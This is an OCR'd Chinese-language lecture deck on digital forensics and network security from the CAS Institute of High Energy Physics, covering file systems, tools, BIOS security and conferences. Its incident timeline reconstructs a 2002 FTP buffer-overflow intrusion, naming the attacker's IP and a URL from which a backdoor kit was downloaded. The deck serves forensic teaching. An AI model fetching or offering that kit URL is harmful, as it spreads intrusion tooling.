
- 入侵来源：62.16.35.10（欧洲）
- 简单描述：利用被取证机提供的FTP匿名服务，造成缓冲区溢出，入侵者已获得root权限。
- 开始时间：03/16/2002-10:44:22　　结束时间：03/16/2002-11:08:33
- 详细过程：
  - 10:44 用户FTP 匿名登录，并用mozilla@作为密码，向被取证机发送缓冲区溢出程序，并成功攻入获得了root权限。
  - 10:53 开始用lynx从网站http://james84.supereva.it/.1/kit.tgz下载程序。
  - 11:08 下载完毕。在被取证机上安装了后门。

数字取证的基本过程




郑捷文博士论文2004

UNIX/Linux文件系统



文件被删除后保留的信息



*zero references

**status change time = time of deletion


数字取证工具

磁盘镜像设备

手机取证设备

著名的分析软件

屏蔽箱



网络陷阱系统的典型应用环境

曹爱娟博士论文2003

韩正平，总参某指挥自动化工作站工程师，国防科技大学计算机科学与工程系毕业，2005年完成中国科学院高能物理研究所网络安全博士学位，获国家科技进步二等奖、军队科技进步一等奖各1次，个人荣立二等功、三等功各1次。


“在实践中每解决一个安全问题，都会给韩正平搞科研带来新的灵感。韩正平从不离开实践研究网络安全，但他更深知只有占领网络安全研究的前沿，用最短的时间拿出更高、更新的科研成果，才能防范难以预料的非法网络扫描、探测和攻击，捍卫信息网络的安全。”

“韩正平的同事们说他的最大特点是能坐得住，钻得进去”，“在没有任何资料的情况下，为了寻找适合单位技术基础和人员状况的科研‘切入点’，他系统分析了网络的安全需求，跟踪研究网络安全前沿技术，通过因特网访问了100多个网络安全网站，下载整理的网络安全文献资料装满了3张光盘。枯燥的整理工作需要坚强的毅力，找不出难题的答案时，更需要持久的耐心。当编写程序卡壳的时候，韩正平有自己的方法：打篮球。出一身汗，进了实验室，告诉同事们一句话：有办法了。然后就是坐到电脑前开始编程。”

“短短几年，韩正平取得了数项科研成果，解决了许多网络安全事件，逐步成长为我军信息网络安全领域的专家。面对层出不穷的黑客攻击技术，面对全球超过26万个提供系统漏洞和攻击方法的黑客网站，面对网络上随时随地都可能发生的以窃取情报、瘫痪网络为目的的有组织攻击，韩正平与课题组的战友们又开始了网络安全管理、网络入侵取证与追踪等国际前沿技术的研究。”

（摘自《解放军报》）

网络数据结构—IP包


网络数据包装图
链路包头
链路帧中数据部分
链路层
网络层
IP包头
IP包所携带数据
传输层
ICMP/UDP/TCP
包头
数据部分
应用层
ftp/http
命令
内容部分


网络安全的技术手段浏览


- 防火墙技术
- 入侵监测技术
- 审计跟踪技术
- 物理隔离技术
- 备份恢复技术
- 数据加密技术
- 身份认证技术
- 安全风险评估技术
- 取证分析
- ……

安全技术的提升

- 更加安全的基础平台（BIOS、安全操作系统、安全数据库、高强度加密算法构成的PKI体系等）
- 更加安全的业务平台
  （各个应用领域）
- 风险评估、生存性分析
  （责任确定机制等）

关键技术—— BIOS





高能所、电子科技学院网络安全联合实验室

BIOS课题成果

- 设计开发“计算机BIOS安全检查系统”获销售许可证。（中共中央办公厅科学技术二等奖）
- 博士论文的专利成果 周振柳博士论文2008
- 设计研究“基于BIOS的高安全计算机网络接入认证系统”，已通过鉴定。

国际动态

CFET 2008 ----【英】坎特伯雷基督城大学

2nd International Conference on

Cybercrime Forensics Education & Training

- *Cybercrime – Awareness is Protection*
- *IT Forensics Course - Expert Opinions*
- *Developing a Digital Forensic Framework*
- *Building the Infrastructure to Support HE Computer Forensics*
- *Investigation of Money Laundering and Terrorist Financing*
- *Digital Forensics Research in China*

  （*Keynote presentation by Prof* XU Rongsheng)
- ……

International High Technology Crime Investigation Association

会议资料

——HTCIA 2007 INTERNATIONAL CONFERENCE

[美]圣地亚哥

- Bypassing the best Laid Plans ----How they steal proprietary information;

——John R .Mallery， ---Managing Consultant

绕过固有的严密防护----罪犯是如何盗取私有信息的

- Defining a process Model for Forensic Analysis of Digital Devices and Storage Media

——Mike Andrew ---CyberSecurity Institute

数字存储介质的取证分析模式

- Spam and Transnational Crime

—A new initiative to fight email-borne security threats

垃圾邮件和跨国犯罪，一项新的主动对抗垃圾邮件技术

- Introduction to Antifraud Programs and Controls

——W. Noel Haskins-Hafer

反欺诈的程序与控制

- The Capabilities & Limitations of Cell Phone Forensic Tools

  —Wayne Jan

  手机取证工具的性能和局限性
- Log File Forensics & Tools, Tricks, and Traps

  ——Dave Kleiman

  日志文件的取证&工具，技巧和陷阱
- Digital Forensics for Apple Mac OS X™

  苹果Mac操作系统的数字取证
- Windows Vista Forensics

  ——Troy Larson, Senior Forensics Investigator

  Windows Vista操作系统的取证
- **More 更多！**

谢谢各位！

许榕生

中科院高能物理所计算中心

010-88257981

xurs@ihep.ac.cn